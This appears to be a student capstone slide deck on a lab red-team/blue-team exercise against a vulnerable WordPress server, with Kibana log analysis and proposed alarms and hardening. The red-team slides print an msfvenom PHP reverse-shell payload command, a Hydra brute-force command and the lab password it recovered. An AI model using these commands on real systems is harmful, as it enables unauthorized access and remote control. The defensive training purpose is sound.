

Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Georgia Institute of Technology
Zajerria Godfrey

Network Topology

Network Topology

Network: Red vs Blue
Address Range:
Netmask:255.255.255.0
Gateway:192.168.1.255

IP Address: 192.168.1.90

Kali Linux



ELK Sever

IP Address: 192.168.1.100



docker
Capstone

IP Address: 192.168.1.105

Network

Address Range:
Netmask:255.255.255.0
Gateway:192.168.1.255

Machines

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

IPv4:192.168.1.105
OS:Windows
Hostname:Capstone



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Elk Server	192.168.1.100	Holds the Kibana GUI used to analyze the network activity (SIEM)
Kali	192.168.1.90	The attacker machine initiating the malicious activity
Capstone	192.168.1.105	Capture all network log activity via Filebeat & Metricbeat
Target Server (ML-RefVm-684427)	192.168.1.1	Apache server that exposes the vulnerable wordpress server (NAT Switch)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unauthorized File Upload	<i>File upload vulnerability is a common security issue found in web applications.</i>	<i>The vulnerability depends entirely on its purpose, allowing a remote attacker to upload a file with malicious content.</i>
Brute Force Vulnerability	An attacker may use a tool to attempt every combination of letters and numbers, expecting to eventually guess the password.	Attackers are then able to access your servers with admin credentials, holding sensitive company data.
Sensitive Data Exposure	Sensitive data is any information that is meant to be protected from unauthorized access.	Exposes companies PII, such as Social Security numbers, to banking information, to login credentials.
Local File Inclusion	LFI is a web vulnerability caused by mistakes made by a programmer of a website or web application.	An attacker can include malicious files that are later run by this website or web application.

Exploitation: Unauthorized File Upload

01

Tools & Processes

- ❖ Using MSVenom we created a php shell payload to gain access to server.
- ❖ After creating the file we used Network File Manager to upload the payload to web server.

02

Achievements

- ❖ We were able to gain access to ryan admin account. Where we then proceed to upload payload to web server.

03

```
msfvenom -p  
php/meterpreter_reverse_tcp  
LHOST=<IP>  
LPORT=<PORT> -f raw >  
hack.php
```

Msfvenom - command

Exploitation: Brute Force Vulnerability

01

Tools & Processes

- ❖ After identifying the hidden directory, we used Hydra to brute-force the target server

02

Achievements

- ❖ By using Hydra, we were able to brute force Ashton's password
- ❖ Command used:
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

03

- ❖ After using the command, I determined the username was ***ashton*** and the password was ***leopoldo***.

Exploitation: Sensitive Data Exposure

01

Tools & Processes


- ❖ Using dirbuster I was able to brute force directories and files names on web/application servers.


02

Achievements

- ❖ I as able to discover a hidden directory containing sensitive data.

03






Blue Team


Log Analysis and Attack Characterization

Analysis: Finding the Request for the Hidden Directory




- As shown, there were 13,606 HTTP requests for the secret_folder directory at approximately 12:33 am on October 14, 2021.
- This directory contained a file with specific instructions on how to connect to the company's webdav server.

Analysis: Uncovering the Brute Force Attack




- There were 13, 606 HTTP request made during this Brute Force attack.
- 13,602 were made before the attacker discovered the password. (Illustration available on previous slide).

Analysis: Finding the WebDAV Connection



- There were 16 requests made to this webdav directory?
- The file requested in this directory was “hack.php”.




Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

I recommend an alert be sent every hour once 1000 connections have been made. A threshold of 5,000-7,000 would trigger the alert and SOC analyst will be notified



System Hardening


- ❖ **A daily system port scan to detect any unusually activity.**
- ❖ **Enable a firewall that will keep ports closed when not used.**
- ❖ **A use of whitelist ip addresses should be determined for access to port.**

Mitigation: Finding the Request for the Hidden Directory

Alarm

In order to detect future unauthorized access, an alarm would be set for unauthorized activity to access to hidden files and folders.

To capture the activity, I would recommend a threshold of 10 events that would trigger the alert.



System Hardening

- ❖ Confidential files should not be available for public access
- ❖ Rename folders containing confidential and private data.
- ❖ Configuration file can be modified to which IP address has access to file/folder. This can further block access to other IP addresses to file/folder.


Mitigation: Preventing Brute Force Attacks

Alarm

I recommend setting an alert if a 401 error is returned.

An HTTP 401 error indicates unauthorized access to server. The request cannot be made due to invalid credentials.

To activate the alarm, I would set a threshold of 5-10 returned errors.



System Hardening

- ❖ Have a strong password policy and 2-step authorization factor
- ❖ Create a policy that will lock account after 5 failed attempts for 30 minutes.
- ❖ Create a blocked IP address list of IP addresses attempts that have been made within 3 months with 15 unsuccessful attempts.


Mitigation: Detecting the WebDAV Connection

Alarm

I recommend an alarm to trigger the HTTP GET requests for any outside IP addresses trying to access the WebDAV directory. The threshold would be set to 10-15 attempts that would trigger the alert. Also, a Whitelist of trusted IP addresses would be created to determine who has full access.

System Hardening

- ❖ Create a whitelist of only trusted IP addresses and limit access to only authorized users.
- ❖ Have a high level of complexity for username and passwords.
- ❖ Create and enable firewall policy that will block unauthorized IP addresses.



Mitigation: Identifying Reverse Shell Uploads

Alarm

I recommend to set an alert when the client server IP address 192.168.1.105 is sending out HTTP requests. It should only receive HTTP requests. The threshold of one or more attempts would trigger the alert.

I recommend an alert of any files being uploaded to /webDAV folder. The threshold would be one or more attempts that will trigger the alert.

System Hardening

- ❖ **Ensure all IP addresses are blocked externally by non-trusted IP addresses.**
- ❖ **Create a policy that will block outbound HTTP requests (the client server should only receive HTTP requests and respond to them).**
- ❖ **Modify the admins permissions to the folder.**

*The
End*